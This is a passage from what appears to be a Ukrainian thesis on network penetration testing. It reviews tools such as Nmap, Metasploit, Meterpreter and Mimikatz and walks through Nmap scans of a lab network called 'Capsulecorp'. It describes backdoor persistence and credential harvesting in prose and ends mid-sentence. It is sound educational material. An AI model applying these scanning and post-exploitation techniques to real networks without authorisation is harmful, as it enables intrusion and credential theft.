

Рисунок 1.4 – Алгоритм пошуку вразливостей

Розгортання оболонки бекдору в тестуванні безпеки мереж полягає в створенні або використанні програмного забезпечення, яке надає зловмисникам можливість віддаленого доступу та контролю над системою або пристроєм у мережі. Це робиться з метою емуляції потенційної атаки та оцінки реакції мережі та систем безпеки на такий вид загрози.

Зламування вразливих серверів баз даних (БД) в тестуванні безпеки мереж є важливою частиною оцінки безпеки інформації в мережевих середовищах. Цей процес включає в себе аналіз і використання можливих вразливостей в програмному забезпеченні або конфігурації серверів БД для отримання несанкціонованого доступу до даних. Зламування серверів БД може здійснюватися шляхом використання таких методів, як SQL ін'єкція,

використання слабких паролів або використання відомих вразливостей програмного забезпечення. Під час тестування безпеки мереж цей процес допомагає виявити слабкі місця в захисті даних і інфраструктури мережі, щоб організації могли вжити відповідних заходів для підвищення рівня безпеки своїх систем [12].

Атаки на служби віддаленого доступу в тестуванні безпеки мереж є важливою частиною оцінки безпеки мережевої інфраструктури [9]. Ці атаки спрямовані на виявлення можливих вразливостей у службах, що дозволяють віддалений доступ до систем, таких як SSH (Secure Shell), RDP (Remote Desktop Protocol), Telnet, а також віддалений доступ до віртуальних приватних мереж (VPN). Під час тестування безпеки мереж проводяться різні типи атак на служби віддаленого доступу, такі як перехоплення аутентифікаційних даних, брутфорс атаки на паролі, використання відомих вразливостей та атаки на засновані на пам'ятках сертифікати [13].

Експлуатація вразливостей оновлень в тестуванні безпеки мереж - це процес використання недоліків у процедурі оновлення програмного забезпечення або операційних систем для отримання несанкціонованого доступу до системи або впровадження шкідливого коду. Це може включати в себе використання вразливостей в програмних оновленнях для введення шкідливого коду або для отримання привілеїв на системі. Під час тестування безпеки мереж тестери можуть використовувати експлуатацію вразливостей оновлень для отримання несанкціонованого доступу та впровадження шкідливого коду в систему або мережу, що дозволяє їм виконувати різноманітні атаки та зловживання.

Після виконання першого рівня аналізу вразливостей, тестувальник буде мати список скомпрометованих, тим чи іншим способом, цілей, які згодом використовуються для другого рівня.

Наступним кроком буде закріплення отриманих результатів на випадок непередбачуваних обставин. Наприклад, якщо служба, яку ви використовуєте, вийде з ладу або перезапуститься, можливо, ви втратите мережеве з'єднання з

Meterpreter або командним рядком і не зможете його відновити. В ідеалі вам знадобиться надійний спосіб повторного входу в систему, якщо ви вийшли з неї. На такий випадок треба забезпечити собі повторний вхід, тобто налаштування свого середовища так, щоб сеанс програми постійно був активний та автоматично підключався до атакуючої машини [3].

У галузі пентестингу добре відомо, що якщо ви отримуєте доступ до однієї системи, ви можете подальшим чином отримати доступ до інших систем у цій мережі, використовуючи облікові дані, отримані від початкової системи, та знаходячи інші доступні вузли, які мають аналогічне ім'я користувача та пароль. Якщо системні адміністратори Windows клієнта не вжили належних заходів обережності, тестувальник, ймовірно, зможе отримати паролі відкритим текстом прямо з простору віртуальної пам'яті скомпрометованої машини Windows [1].

Рух убік - це концепція прямого переходу від скомпрометованого хоста до іншого хоста, який раніше був недоступний. Цей метод передбачає отримання додаткової інформації, зазвичай набору облікових даних, від першого хоста, перш ніж можна буде перейти до наступного. Рух убік може використовуватися пентестерами для розширення своєї атаки та отримання доступу до інших систем у мережі через вже скомпрометовану машину. Це може відбуватися шляхом використання облікових даних адміністратора, використання вразливостей або інших методів атаки, що дозволяють розповсюджуватися в мережі й отримувати доступ до інших систем [9].

Таким чином, у першому розділі було проведено детальний аналіз існуючих методик тестування безпеки мереж. Розглянуто як пасивні, так і активні методи. До пасивних методів належать такі техніки, як сканування портів і служб, а також збір інформації з відкритих джерел, що дозволяє отримати дані про мережеву інфраструктуру без взаємодії з нею. Водночас активні методи включають більш агресивні підходи, такі як використання шкідливих програмних засобів для виявлення та експлуатації вразливостей. Ці методи дозволяють не лише виявити слабкі місця в мережі, але й

продемонструвати, як зловмисники можуть використати ці уразливості для компрометації систем. Аналіз цих методик дає можливість краще зрозуміти, які підходи є найбільш ефективними в різних умовах і як їх можна застосувати для забезпечення максимальної безпеки мережевих систем.

2 АНАЛІЗ ІНСТРУМЕНТІВ ДЛЯ ПРОВЕДЕННЯ ТЕСТУВАННЯ БЕЗПЕКИ МЕРЕЖ

Першим кроком будь-якої дії має бути планування. Так і в тестуванні на проникнення спершу слід з’ясувати, що треба робити, як це робити та які інструменти для цього знадобляться. Отже. перед тим як почати тестування, треба продумати, який інструмент на якому кроці буде використовуватися [5].

У даному розділі представлено вибір інструментів для кожного етапу тестування та обґрунтування цього вибору на основі порівняння з аналогами.

2.1 Обґрунтування вибору інструменту для виявлення мережевих вузлів, служб і вразливостей

Перший етап тестування - це збір інформації, у який входить виявлення мережевих хостів, виявлення мережевих служб і пошук мережевих вразливостей. Для кожного з цих кроків нам знадобиться інструмент, який ми будемо використовувати. Під інструментом можна вважати програму або утиліту, що виконує потрібну функцію.

Коли мова йде про виявлення активних мережевих хостів, то можна одразу подумати про ping, службову програму, що призначена для перевірки з’єднань [4]. Ping надсилає Internet Control Message Protocol (ICMP) запит з одного хоста на інший та чекає відповіді. Якщо пристрій працює, то він відповість на запит. Однак важливо пам'ятати, що підприємства можуть застосовувати заходи безпеки, що блокують або обмежують відповіді на запити ping, тому лише виявлення хостів за допомогою ping може бути недостатнім для повного аналізу мережі. Ще одним недоліком є час виконання: якщо сканувати велику область, то це може зайняти багато часу. Тому ping майже не використовується у тестуванні на проникнення.

Іншим інструментом, що є набагато ефективнішим за ping, є Network Mapper (Nmap) [1]. Nmap - це потужний і відомий інструмент для сканування мережі й виявлення активних пристроїв, відкритих портів, сервісів, а також

вразливостей на цих пристроях. Він дозволяє адміністраторам мережі та пентестерам отримати докладну інформацію про мережу, виявити потенційні загрози та вразливості, а також встановити заходи безпеки. Сканування мережі за допомогою ICMP echo-пакетів - це найпоширеніший метод виявлення вузлів у внутрішній мережі, який використовують пентестери (та ймовірно реальні зловмисники) сьогодні. Nmap підтримується на багатьох операційних системах і має різноманітні графічні і командні інтерфейси для використання. Цей інструмент є невід'ємною частиною арсеналу для будь-якого фахівця з мережевої безпеки та системного адміністратора для аналізу та моніторингу мережевої інфраструктури. Головною перевагою Nmap перед ping є те, що Nmap не чекає відповіді від хосту, тим самим витрачаючи менше часу на сканування.

Перед використанням Nmap слід ознайомитися з інформацією про його використання, це значно полегшить та прискорить процес сканувань [15]. Наприклад, можна використовувати прапорець -p для сканування окремих портів або -Pn для пропуску пінгування IP-адреси, щоб перевірити, чи активний він, перед тим як сканувати відкриті порти та -n який вказує на те, що не треба витрачати час на дозвіл імен DNS. Такий спосід прискорить роботу в декілька разів. До того ж Nmap може працювати набагато швидше, що часто є необхідним для роботи з великими мережами та короткими проміжками часу. Крім того, сучасні мережі пройшли довгий шлях у плані пропускної здатності та потужності навантаження, що було ключовим фактором при виборі низьких значень навантаження на мережу за замовчуванням для проекту Nmap. За допомогою двох додаткових прапорців сканування можна значно прискорити процес, змушуючи Nmap перевіряти всі 256 хостів одночасно, а не групами по 64 хости, а також встановлюючи мінімальну частоту пакетів на 1280 на секунду.

~$ nmap -Pn -n -p 22,80,443,3389,2222 -iL discovery/ranges.txt

➥ -oA discovery/hosts/rmisweep --min-hostgroup 256 --min-rate 1280

У зазначеній команді використовуються наведені вище прапорці, що їх можна використовувати для пришвидшення роботи [1].

Також можна використовувати програми сніфери, такі як Wireshark або tcpdump, та переводити свою мережеву карту в режим моніторингу, таким чином роблячи з неї сніфер пакетів. Сніфер буде прослуховувати всі пакети, які проходять через ваш локальний діапазон широкомовної розсилки, і відображати їх у режимі реального часу. Але даний спосіб немає сенсу, бо основна його перевага - це непомітність.

Ще один інструмент, який буде незамінний у використанні, - це grep. Головним призначенням «grep» є пошук рядків, що відповідають заданому регулярному виразу у файлах або виводі команд. Вона може бути корисною для виконання широкого спектру завдань, таких як фільтрація логів, пошук файлів за вмістом, аналіз текстових даних та багато іншого. Оскільки результати сканування записуються у файл для подальшого використання, там наявні й хости, які не активні. Для витягання інформації лише про активні хости можна використовувати утиліту grep. Наприклад, доцільно використати таку команду:

grep "Up" pingsweep.gnmap

Результатом цієї команди буде список активних хостів з файлу, у якому містився результат сканування [1].

Отже, використання інструментів, таких як Nmap та grep буде достатньо для виявлення хостів.

Наступний крок - це виявлення мережевих служб. Під мережевою службою можна розуміти будь-який додаток або програмне забезпечення, яке прослуховує запити на одному з мережевих портів від 0 до 65535. Для того щоб виявити усі мережеві служби, треба просканувати всі 65535 портів на кожній адресі в мережі. Це стає можливим за допомогою Nmap. Звичайно, можна сканувати тільки порти, що використовують найчастіше, та це може призвести до втрат потенційних цілей, тому краще витратити більше часу та сканувати повний діапазон. Після виявлення активних портів, треба

перевірити, які служби на них працюють. Для цього можна використовувати сценарії.

Сценарій - це текстовий файл, що містить послідовність команд або інструкцій, які виконуються покроково [2]. Вони часто використовуються для автоматизації рутинних завдань, налаштування системи або запуску складних процесів. Для виявлення служб можна написати свій сценарій, якщо розуміти, що саме треба писати, чи взяти готовий сценарій з Інтернету. Результатом сценарію буде файл з інформацією про мережеві служби, що працюють на окремих портах. Далі можна використовувати отриману інформацію для створення списків цілей для конкретних протоколів, які будуть задіяні на наступному етапі: виявлення вразливостей.

Останній крок на етапі збору інформації - це пошук мережевих вразливостей. Даний крок потребує багато інструментів, бо є декілька напрямків пошуку вразливостей.

На рисунку 2.1 представлена схема, що ілюструє три вектори виявлення вразливостей [1].



Рисунок 2.1 – Можливі інструменти та напрямки їх використання

За допомогою списку цілей, що був створений на попередніх етапах, інструменти виконують пошук вразливостей в різних напрямках.

Перший вектор - це перевірка версій програм цілей: якщо вони застарілі, то можуть мати вразливості. Для перевірки можна використовувати наступні інструменти CrackMapExec, Metasploit Framework та Exploit-DB.

CrackMapExec (CME) - потужний інструмент для тестування безпеки мережі, спеціалізується на аудиті безпеки Windows-систем [7]. Він дозволяє виконувати різноманітні дії, такі як виконання атак на перебір паролів, отримання інформації про систему, збір хеш-сум паролів та багато іншого. CME може бути використаний для автоматизації атак і аудиту безпеки в мережах, що використовують Windows.

Metasploit Framework - один з найпопулярніших інструментів для тестування на проникнення та експлуатації вразливостей в комп'ютерних системах. Він має велику базу експлойтів, оболонок та інших інструментів, які допомагають здійснювати атаки на вразливі системи. Metasploit дозволяє виконувати широкий спектр атак, від виконання коду до отримання віддаленого доступу та збирання інформації про систему [3].

Exploit-DB - велика база даних, що містить експлойти та вразливості для різних програм, операційних систем та сервісів [10]. Exploit-DB надає доступ до десятків тисяч експлойтів, які можна використовувати для виявлення та експлуатації вразливостей у програмному забезпеченні та системах. Цей ресурс є корисним для пентестерів та безпекових дослідників з метою пошуку експлойтів, які можна використовувати в їхніх атаках.

У випадку тестування на проникнення за допомогою CrackMapExec можна перерахувати список цілей та визначити, які версії активні в цій мережі. Далі, використовуючи отриманий список, можна перевірити детальну інформацію про відсутність оновлень безпеки за допомогою Metasploit. Цей інструмент повідомить, якщо знайде вразливість у якійсь мережевій службі. Далі цю вразливість можна використати, взявши готові експлойти з бази даних Exploit-DB.

Наступний вектор виявлення вразливостей - це метод підбору паролю для облікових записів. Для цього можуть підійти такі інструменти, як CrackMapExec, Medusa та Metasploit [1].

Medusa - це інструмент для тестування безпеки мережі, який використовується для автоматизованого перебору паролів [15]. Він дозволяє виконувати атаки на перебір паролів на різних протоколах, таких як SSH, FTP, Telnet, HTTP і багатьох інших. Medusa може бути корисним інструментом для аудиту безпеки мережі та виявлення слабких паролів, що можуть становити загрозу для системної безпеки. Його можна використовувати як самостійний інструмент або в поєднанні з іншими інструментами для проведення атак на перебір паролів та аудиту безпеки мережі.

Про інші інформація наведена вище.

Загалом кожен з цих інструментів виконує перебір паролів, тому можна використовувати будь-який з них, або комбінувати їх між собою.

Останній вектор виявлення вразливостей - це виявлення веб-вразливостей. Для цього використовується інструмент Webshot.

Webshot - це інструмент для збору інформації про веб-сайти шляхом зйомки знімків екрана [1]. Він дозволяє користувачам автоматизувати процес збору інформації про веб-сайти, отримуючи знімки їхнього вигляду на екрані. Webshot може бути корисним інструментом для аналізу веб-сайтів, виявлення змін у їхньому вигляді та відстеження їхнього розвитку. Він також може використовуватися для створення архівів веб-сайтів та документування їхнього стану для подальшого аналізу.

Webshot буде приймати вихідні дані у форматі XML від сканера nmap і створювати знімки екрану для кожного знайденого HTTP-сервера. Після завершення роботи залишиться папка, яка містить мініатюри доступних для перегляду знімків. Це дозволяє швидко відсортувати цю кількість веб-серверів та легко перейти до цілей, які мають відомі вектори атак.

На цьому етап збору інформації закінчено та можна переходити до наступного.

2.2 Обґрунтування вибору інструменту для проникнення до мережі

Етап цілеспрямованого проникнення до мережі складається з трьох кроків:

1) Атака на вразливі веб-сервіси.
2) Атака на вразливі служби баз даних.
3) Атака на неоновлені служби.

Для виконання кожного з цих кроків знадобляться інструменти, за допомогою яких можна буде виконати певні функції.

Атака на вразливі веб-сервіси - це процес використання вразливостей у веб-додатках або веб-серверах для незаконного доступу до конфіденційної інформації, витіснення сервісу з ладу або зловживання функціональністю [13]. Це може включати виконання SQL-ін'єкцій, упровадження скриптів на стороні клієнта (XSS), використання вразливостей аутентифікації та авторизації, а також інші техніки. Атаки на веб-сервіси можуть бути виконані за допомогою різних інструментів та методів, з метою отримання конфіденційної інформації або викликання шкоди в системі. Атака на вразливі веб-сервіси виконується на основі списку вразливих мережевих служб, тому визначення інструментів виконується вже після того, як буде відомо, яка служба вразлива.

Атака на вразливі служби баз даних - це процес використання різних методів та інструментів для отримання несанкціонованого доступу до даних або контролю над системою баз даних через її вразливості. Це може включати в себе такі атаки, як SQL-ін'єкції, атаки на аутентифікацію, використання слабких або стандартних паролів, використання вразливостей програмного забезпечення бази даних, а також упровадження шкідливого коду в базу даних. Ці атаки можуть призвести до отримання доступу до конфіденційної інформації, такої як особисті дані, фінансові дані або корпоративна інформація, а також до впливу на цілісність та доступність даних. Для виконання таких атак можуть використовуватися різні інструменти, такі як Metasploit Framework, SQLMap, Burp Suite та інші, а також спеціалізовані знання в галузі безпеки баз даних [10].

Хотілося б виділити саме інструмент Metasploit Framework, який широко використовується пентестерами та має обширний функціонал. Metasploit Framework - це потужний інструмент для тестування на проникнення, який часто використовується для виконання атак на вразливі служби баз даних. З його допомогою можна проводити різноманітні атаки, такі як SQL-ін'єкції, атаки на аутентифікацію та інші.

Для атаки на вразливі служби баз даних за допомогою Metasploit Framework можна скористатися різними модулями, які спеціально призначені для цієї цілі. Наприклад, модуль «exploit/multi/протокол/назва_експлойту» може бути використаний для виконання експлойтування вразливості в конкретному протоколі, такому як MySQL або PostgreSQL [6]. Також існують модулі для виконання SQL-ін'єкцій через веб-додатки, які можуть бути використані для отримання доступу до даних у базі даних. За допомогою Metasploit Framework можна автоматизувати процес виконання атак на вразливі служби баз даних, використовуючи готові експлойти та скрипти. Це дозволяє пентестерам швидко та ефективно виявляти та експлуатувати вразливості в базах даних для забезпечення безпеки інформації.

Атака на неоновлені служби - це використання відомих вразливостей у старих версіях програмного забезпечення для отримання несанкціонованого доступу до систем або виклику інших шкідливих дій. Пентестери можуть використовувати різні інструменти, такі як ExploitDB, Metasploit Framework та Meterpreter, для виконання таких атак. Важливо регулярно оновлювати програмне забезпечення та стежити за виходом патчів для вирішення виявлених вразливостей. Умови, необхідні для успішного використання експлойту з метою запуску віддаленої оболонки, відрізняються за складністю в залежності від типу вразливого програмного забезпечення та характеру використовуваної помилки [1].

Корисний інструмент, який можна застосувати на цьому кроці - це Meterpreter [5]. Meterpreter - це потужний інструмент в пентестингу, який входить до складу Metasploit Framework. Він використовується для отримання

віддаленого доступу до цільової системи після її компрометації. Meterpreter надає широкий спектр функцій, таких як отримання доступу до файлової системи, виконання команд віддалено, перехоплення веб-камери та мікрофона, маніпулювання процесами та реєстром, перехоплення паролів, а також встановлення «pivot» для атак на інші системи в мережі. Використання Meterpreter дозволяє пентестерам отримати повний контроль над цільовою системою та виконувати різноманітні завдання з тестування на проникнення.

На цьому кроці Metasploit Frame використовується для злому та перевірки відсутності оновлення, але також можна використовувати CrackMapExec. Далі можна використати Meterpreter для того, щоб дізнатися, які типи додатків працюють в цій системі, для чого ця система використовується та які користувачі на даний момент використовують цю систему.

2.3 Обґрунтування вибору інструменту для отримання облікових даних і пост експлуатації

Після успішного проникнення до мережі важливо звернути увагу на пост експлуатацію. Припустімо, що оболонка Meterpreter, до якої був доступ, була отримана шляхом експлуатації вразливості, яка проявилася лише один раз. Наприклад, користувач у цільовій системі використовував вразливу програму, яка була виявлена й використана. Після цього система перезавантажилася і оболонку Meterpreter було втрачено. Коли система знову запрацювала, користувач закінчив роботу з вразливою програмою і більше не було можливості для атаки. Щоб цього не відбулося Meterpreter надає функцію забезпечення надійного повторного входу - це процес забезпечення можливості знову отримати доступ до системи після втрати зв'язку з оболонкою Meterpreter через непередбачувані обставини. Також Meterpreter надає можливість встановити автозавантаження виконуваного файлу бекдору Meterpreter. Коли виконавчий файл бекдору Meterpreter встановлений і налаштований на автозапуск під час завантаження, атакуюча машина буде

отримувати з'єднання з новою сесією Meterpreter кожного разу при перезавантаженні системи з бекдором [1].

Після успішного впровадження пост експлуатації можна приступати до отримання облікових даних. Для цього можна використовувати ще один дуже корисний інструмент – Mimikatz [11]. Mimikatz - це потужний інструмент для збору і аналізу облікових даних в операційних системах Windows. Він дозволяє отримувати паролі, ключі шифрування, токени аутентифікації та інші чутливі дані з системи, навіть якщо вони зберігаються в зашифрованому вигляді або захищені від зміни. Цей інструмент є надзвичайно потужним і широко використовується для тестування на проникнення та аудиту безпеки [1].

У подальшому тестуванні використовуються або вбудовані команди, або вже представлені інструменти.

Таким чином, у другому розділі роботи було проведено детальний аналіз інструментів для проведення тестування безпеки мереж. Було обґрунтовано вибір інструментів для сканування та виявлення потенційно вразливих місць у системі. Ці інструменти забезпечують комплексне сканування портів і служб, що дозволяє отримати детальну інформацію про мережеву інфраструктуру. Було представлено обґрунтування вибору інструментів для проникнення до мережі, що базувалося на їх здатності ефективно експлуатувати знайдені вразливості та забезпечувати доступ до цільових систем. Було розглянуто різні підходи до проникнення, що дозволяє обрати найбільш дієві інструменти для конкретних умов тестування. Обґрунтування вибору інструментів для отримання облікових даних і пост експлуатації зосереджувалося на їхній здатності надавати доступ до облікових даних користувачів і забезпечувати можливість подальшого використання скомпрометованих систем. Ці інструменти дозволяють ефективно керувати отриманими даними та забезпечують максимальну гнучкість у процесі пост-експлуатації.

3 ПРОВЕДЕННЯ ПРАКТИЧНОГО ТЕСТУВАННЯ БЕЗПЕКИ МЕРЕЖ

3.1 Планування тестування

Тестування проводилося на основі мережі «Capsulecorp», що є емуляцією невеликого офісу з малою кількістю співробітників [1]. Була взята з репозиторію GitHub. Вона включає в себе шість віртуальних машин з операційною системою Windows 10. Оскільки тестування планувалося виконувати на основі методології тестування «сірої скриньки», то був відомий діапазон, у якому розташовані IP адреси: 192.168.1.0/24. Цей діапазон може містити до 254 активних хостів. Однак все ще стояло завдання виявити всі активні цілі в цьому діапазоні й перевірити їх на наявність вразливих місць, що можуть бути використані зловмисником для несанкціонованого проникнення в закриті зони корпоративної мережі. Виконувалося тестування з віртуальної машини, на якій було інстальовано операційну систему Kali Linux.

Як було зазначено в першому розділі, тестування планувалося провести в 4 етапи:

- Етап 1: Збір інформації.
- Етап 2: Цілеспрямоване проникнення.
- Етап 3: Пост експлуатація та збір облікових даних.
- Етап 4: Очищення залишених слідів і написання звіту.

Перш за все було створено декілька директорій, щоб робота була системною та послідовною, бо тестування доволі громіздкий процес. На рисунку 3.1 представлено структуру каталогів, для структурованого зберігання результатів тестування.



Рисунок 3.1 – Початкова структура каталогів

Під час проведення також тестування можуть додаватися нові файли або директорії.

3.2 Сканування мережі та збір інформації

Перший етап тестування на проникнення – це збір інформації. Його можна розбити на такі кроки, як виявлення мережевих хостів, виявлення мережевих служб та пошук мережевих уразливостей.

Процес тестування розпочато з виявлення мережевих хостів, для цього буде використано інструмент Nmap. Для того щоб кожного разу не писати діапазон IP-адрес, які треба тестувати, було створено файл ranges.txt, у якому він буде зберігатися. Щоб виявити активні мережеві хости, було виконано наступну команду:

sudo nmap -sn -iL discovery/ranges.txt -oA discovery/hosts/pingsweep -PE

Прапорці в даній команді означають наступне:

- -sn: Ping Scan – відключити сканування портів
- -iL <inputfilename>: вхідні дані зі списку хостів/мереж
- -oA <basename>: вивід у трьох основних форматах одночасно -
- PE/PP/PM: ICMP echo, timestamp, і netmask request пакети для виявлення.

Ця команда створить три файли різних форматів: pingsweep.nmap, pingsweep.gnmap та pingsweep.xml. Кожен із цих форматів знадобиться при тестуванні на проникнення. Формат gnmap (greppable Nmap) зручно використовувати для виявлення активних цілей в певному діапазоні. Це можна

зробити за допомогою інструменту grep, який відсортує лише записи про активні хости та запише їх до файлу targets.txt:

grep "Up" pingsweep.gnmap | cut -d " " -f2 > targets.txt

У деяких випадках може бути, що деякі хости не відповідають на запити ICMP. Щоб не пропустити можливі цілі, можна використати метод пошуку з використанням портів віддаленого управління. Сутність цього методу в тому, що на кожному активному хості буде відчинений хоча б один з відомих портів таких як:

Віддалений робочий стіл Microsoft (RDP): TCP 3389;

Secure Shell (SSH): TCP 22;

Secure Shell (SSH): TCP 2222;

HTTP / HTTPS: TCP 80, 443.

Отже, можна спробувати розширити список цілей командою:

nmap -Pn -n -p 22,80,443,2222,3389 -iL ranges.txt -oA hosts/rmisweep

➥*--min-hostgroup 256 --min-rate 1280*

-Pn: уважати всі хости активними – пропустити виявлення хостів;

-n/-R: ніколи не виконувати DNS-розв'язування/завжди виконувати DNS-розв'язування [за замовчуванням: іноді];

-p <port ranges>: сканувати тільки зазначені порти;

--min-hostgroup 256 --min-rate: перевіряти всі 256 хостів одночасно, а не групами по 64 хости, а також встановлюючи мінімальну частоту пакетів на 1280 на секунду.

З обох сканувань було отримано 11 активних хостів і записано у файл, що містить потенційні цілі, тобто targets.txt.

На цьому стадію виявлення хостів було закінчено, тобто став можливим перехід до виявлення мережевих служб. Оскільки було виявлено декілька цілей, виникла потреба провести їхнє повне сканування, яке мало на меті перевірити наявність всіх 65 536 мережевих портів і перерахувати імена й версії всіх виявлених служб. Це було зроблено за наступною командою:

nmap -Pn -n -iL hosts/targets.txt -p 0-65535 -sV -A -oA services/full-sweep

➥*--min-rate 50000 --min-hostgroup 22*

Ця команда перевіряє всі 65 536 мережевих портів на знайдених 9 цілях. Результат цієї команди доволі громіздкий. Приклад сканування одного з хостів представлено на рисунку 3.2.

```
Nmap scan report for 192.168.1.34
Host is up (0.00079s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           OpenSSH for_Windows_8.0 (protocol 2.0)
| ssh-hostkey:
|   3072 34:d7:26:14:ae:f5:57:e8:fc:31:4c:ec:1d:dc:39:39 (RSA)
|   256 fe:99:1d:ab:5e:51:e8:fe:5e:e3:6e:9c:25:b0:d7:6e (ECDSA)
|_  256 97:fc:74:d9:a5:8c:4a:5a:0f:a9:33:f2:a6:cf:b6:ba (ED25519)
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=vegeta.capsulecorp.local
| Not valid before: 2024-01-18T18:53:07
|_Not valid after:  2024-07-19T18:53:07
|_ssl-date: 2024-05-19T17:28:08+00:00; -1s from scanner time.
| rdp-ntlm-info:
|   Target_Name: CAPSULECORP
|   NetBIOS_Domain_Name: CAPSULECORP
|   NetBIOS_Computer_Name: VEGETA
|   DNS_Domain_Name: capsulecorp.local
|   DNS_Computer_Name: vegeta.capsulecorp.local
|   Product_Version: 10.0.20348
|_  System_Time: 2024-05-19T17:27:25+00:00
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2024-05-19T17:27:36
|_  start_date: N/A
```

Рисунок 3.2 – Сканування хоста 192.168.1.34

Як бачимо, ця команда виводить багато неструктурованої інформації, яку важко буде використати, бо доведеться вручну розбиратися зі службами, що працюють на окремих портах. Спираючись на це, Ройс Девіс створив сценарій на мові програмування Ruby, що аналізує XML-файл і виводить усю корисну інформацію в один рядок [1]. Цей сценарій він назвав parsenmap, і вихідні дані після його використання виглядають таким чином:

```
